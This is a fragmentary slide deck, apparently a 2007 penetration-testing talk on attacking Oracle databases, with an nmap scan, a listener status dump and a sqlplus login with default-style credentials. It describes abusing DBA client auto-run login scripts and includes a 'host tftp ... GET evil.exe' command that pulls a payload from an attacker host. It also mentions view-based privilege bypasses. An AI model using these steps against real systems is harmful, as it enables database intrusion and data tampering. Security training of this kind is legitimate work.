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Oracle for pentesters 2007 - How to hack Oracle  
Databases

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
- This presentation shows how to pentest Oracle databases
- In most cases the goal is to become DBA and/or to modify data
- The pentest could be performed with Windows, Linux and MacOSX.

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Initiating ARP Ping Scan against 192.168.2.232 [1 port] at 22:33
The ARP Ping Scan took 0.02s to scan 1 total hosts.
DNS resolution of 1 IPs took 0.26s.
Initiating SYN Stealth Scan against 192.168.2.232 [1680 ports] at 22:33
Discovered open port 80/tcp on 192.168.2.232
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Discovered open port 1521/tcp on 192.168.2.232
Discovered open port 139/tcp on 192.168.2.232
The SYN Stealth Scan took 0.70s to scan 1680 total ports.
Host 192.168.2.232 appears to be up ... good.
Interesting ports on 192.168.2.232:
Not shown: 1673 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  mspc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1521/tcp  open  oracle
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:68:4C:15 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 1.242 seconds
Raw packets sent: 1681 (73.962KB) | Rcvd: 1681 (77.322KB)

BT ~ #
```

# Get TNS Listener Version


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BT oracle #
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# Get the SID

Since Oracle 9i Rel. 2 with patchset 6 or higher it is no longer possible to get the SID with the status command if the listener is password protected.

The SID is necessary to connect to the database. If you don't know the SID you must guess the SID with the tool sidguess



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
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. ....6.....P. ....Z..... (DESCRIPTION=(TMP=) (VSNNUM=153092352) (ERR=0) (ALIAS=LISTENER) (
SECURITY=OFF) (VERSION=TNSLSNR for 32-bit Windows: Version 9.2.0.1.0 - Production) (START_DATE=06-OCT-200
6 09:59:07) (SIDNUM=1) (LOGFILE=C:\oracle\ora92\network\log\listener.log) (PRMFILE=C:\oracle\ora92\network
\admin\listener.ora) TRACING=off UPTIME=4154306 (SNMP=OFF) (PID=392)).S..... (ENDPOINT=(HANDLER=(HAND
LER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0) (HANDLER_ID=E6A3CD5A0CF8-4ECC-8954-D2E4BFCEEDE6
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FC0-9EC31FBD4073) (PRE=any) (SESSION=NS) (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=ora9201.rds.local) (PORT
=1521))))), (ENDPOINT=(HANDLER=(STA=ready) (HANDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0)
(HANDLER_ID=635940900504-4AFD-B476-B3E5351FCB75) (PRE=http) (SESSION=RAW) (DESCRIPTION=(ADDRESS=(PROTOCOL=
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
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
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
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
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
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Shell - TNScmd
BT instantclient_10_2 # cd /opt/oracle/instantclient_10_2
BT instantclient_10_2 # sqlplus system/alexoral@//192.168.2.232/ora9201

SQL*Plus: Release 10.2.0.2.0 - Production on Fri Oct 6 21:37:58 2006

Copyright (c) 1982, 2005, Oracle. All Rights Reserved.

Connected to:
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.1.0 - Production

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desc utl_http                -- describes database objects
```

# Attacking DBA Client

Most database clients are able to start (hidden) SQL commands in the background during every database login. This could be a security problem if an attacker can access the DBA client.

SQL\*Plus: glogin.sql / login.sql

SQLWorksheet: sqlplusWorksheetInit.sql

TOAD : toad.ini

SQL\*Navigator: Registry: [Session\_Auto\_Run\_Script]

PLSQLdeveloper: login.sql / afterconnect.sql

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SQL*Plus: Release 10.1.0.5.0  
Copyright (c) 1983, 2006, Oracle.  
Enter Password:  
Connected with:  
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SQL>
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host tftp -i 192.168.2.190 GET evil.exe evil.exe  
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# Hacking via Views

In 2006 an Oracle employee accidentally released an exploit for a critical problem related to Oracle views. By using a specially crafted view it is possible to insert/update/delete tables without the right privileges.

This problem was fixed with the Oracle Patch July 2006. Inspired by this problem I found a similar problem related to Oracle Inline Views. This issue was fixed with the October 2006 Patch.



